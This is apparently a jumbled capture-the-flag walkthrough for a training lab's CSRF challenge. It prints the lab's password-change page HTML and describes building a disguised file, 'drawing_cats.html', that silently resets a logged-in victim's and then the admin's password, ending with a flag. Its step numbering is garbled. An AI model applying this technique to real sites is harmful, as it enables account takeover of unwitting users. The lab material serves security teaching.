
```

1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3   <head>
4     <meta http-equiv="Content-type" content="text/html; charset=utf-8">
5     <meta http-equiv="X-UA-Compatible" content="IE=edge">
6     <meta name="viewport" content="width=device-width, initial-scale=1">
7     <title>IT Academy Vulnerable Lab</title>
8     <link href="/css/bootstrap.min.css" rel="stylesheet">
9     <link href="/css/custom.css" rel="stylesheet">
10  </head>
11  <body>
12    <nav class="navbar navbar-inverse navbar-fixed-top" role="navigation"></nav>
13    <div class="container">
14      <div class="row">
15        <div class="col-md-3">
16        </div>
17        <div class="col-md-9">
18          <b>Hello, Violet! It is your Personal area. You can change your password if you want</b>
19          <div class="well">
20            <div class="col-lg-6">
21              <form method="get" action="">
22                <input class="form-control" width="50%" placeholder="New Password" name="newPass"></input>
23                <br>
24                <div align="right">
25                  <button class="btn btn-default" type="submit">Change Password</button>
26                </div>
27              </div>
28              <div align="right">
29                <button class="btn btn-default" onclick="javascript:window.location.href='index.php?logout=True'; return false;">Log Out</button>
30              </div>
31              <div align="right">
32                <button class="btn btn-default" onclick="javascript:window.location.href='/'>Return to home</button>
33              </div>
34            </div>
35          </div>
36        </div>
37      </div>
38    </div>
39  </body>
40 </html>

```

9) Press [i] (to activate insert mode) then [Shift]+[Ctrl]+[v] to paste the code.

7. Refactor and analyze the source code.



```


1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
2 <html xmlns="http://www.w3.org/1999/xhtml">
3   <head>
4     <meta http-equiv="Content-type" content="text/html; charset=utf-8">
5     <meta http-equiv="X-UA-Compatible" content="IE=edge">
6     <meta name="viewport" content="width=device-width, initial-scale=1">
7     <title>IT Academy Vulnerable Lab</title>
8     <link href="/css/bootstrap.min.css" rel="stylesheet">
9     <link href="/css/custom.css" rel="stylesheet">
10  </head>
11  <body>
12    <nav class="navbar navbar-inverse navbar-fixed-top" role="navigation"></nav>
13    <div class="container">
14      <div class="row">
15        <div class="col-md-3">
16        </div>
17        <div class="col-md-9">
18          <b>Hello, Violet! It is your personal area. You can change your password if you want</b>
19          <div class="well">
20            <div class="col-lg-6">
21              <form action="" method="get">
22                <input class="form-control" width="50%" placeholder="New Password" name="newPass"></input>
23                <br>
24                <div align="right">
25                  <button class="btn btn-default" type="submit">Change Password</button>
26                </div>
27              </div>
28              <div align="right">
29                <button class="btn btn-default" onclick="javascript:window.location.href='index.php?logout=True'; return false;">Log Out</button>
30              </div>
31              <div align="right">
32                <button class="btn btn-default" onclick="javascript:window.location.href='/'>Return to home</button>
33              </div>
34            </div>
35          </div>
36        </div>
37      </div>
38    </div>
39  </body>
40 </html>

```

We can use these parts to prepare an HTML page.




## 8. Cleaning up unnecessary code, adding automation scripts and distracting image.




9. Press `[Esc]` (to activate command mode), then enter `[Shift]+[;]`, `[w]` (write), `[q]` (exit) and `[Enter]`.

10. All necessary well done. Let's check now it is work.

11. First, we need to create a new victim user. So, username "**victim**" password "**lucky**".




12. Enter username: "**victim**", password: "**lucky**" and click the **[Submit]** button.




12) User successfully created

13. To carry out an attack, just open the prepared page in the browser.
14. Open the file location, right-click it (here **drawing\_cats.html**) and select "**Open With...**".



15. The page loaded and let's go check the result.



### Kompot

14) The page loaded and let's go check the result



16. Log out of the victim's account.

Hello, victim! It is your personal area. You can change your password if you want

New Password

Change Password

15) Log out of the victim's account

Log Out

Return to home

17. Try logging in again using "victim" and "lucky".

### Cross Site Request Forgery (CSRF)

CSRF attacks are tricky to identify and exploit as it has certain requirements to fulfill before successful attack. Firstly, a victim has to be in active session, i.e., he should be already logged in. Secondly, an attacker should be able to predict the requests wherein CSRF issues exists and trick victim to click on it.

Login to the application before exploring this vulnerability.

Read more about Cross Site Request Forgery (CSRF)

[OWASP CSRF](#)

Please input username and password to create new account or login to existed one

16) Try logging in again using "**victim**" and "**lucky**".

18. We received a message stating that the username or password is incorrect.

### Cross Site Request Forgery (CSRF)

CSRF attacks are tricky to identify and exploit as it has certain requirements to fulfill before successful attack. Firstly, a victim has to be in active session, i.e., he should be already logged in. Secondly, an attacker should be able to predict the requests wherein CSRF issues exists and trick victim to click on it.

Login to the application before exploring this vulnerability.

Read more about Cross Site Request Forgery (CSRF)

[OWASP CSRF](#)

You typed wrong username or password

17) We know that the user "**victim**" exists, but the password has been changed!

19. Try logging in with the password from the html file (*vpas*s)

## Cross Site Request Forgery (CSRF)

CSRF attacks are tricky to identify and exploit as it has certain requirements to fulfill before successful attack. Firstly, a victim has to be in active session, i.e., he should be already logged in. Secondly, an attacker should be able to predict the requests wherein CSRF issues exists and trick victim to click on it.

Login to the application before exploring this vulnerability.

Read more about Cross Site Request Forgery (CSRF)

[OWASP CSRF](#)

**You typed wrong username or password**

Submit

Return to home

18) Login with the new password from the **drawing\_cats.html** file.

20. Well done!

**Hello, victim! It is your personal area. You can change your password if you want**


19) Well done!

Change Password

Log Out

Return to home






IT Academy Vulnerable Lab

**File upload form**  
Please put HTML files only

Select file to upload:  No file selected.

**File succesfully uploaded** as /uploads/1765868449.html

21. Submit the `drawing_cats.html` file to the admin.




IT Academy Vulnerable Lab

**File upload form**  
Please put HTML files only

Select file to upload:  `drawing_cats.html`

**NOTE:** The file was renamed and saved as `1765868449.html`.

22. After a while, try to log in as "admin" with the password from the `Drawing_cats.html` file.



178.172.195.18:11177/csrf/index.php

Box OSINT Services Vuln DB Privacy and Security Learning Resources Kali Linux Kali Tools Kali Docs Kali

Hello, admin! Use this flag to pass the task: {e2c0896b327ac7209d143ced5c1d}

New Password

20) Collect the "Flag"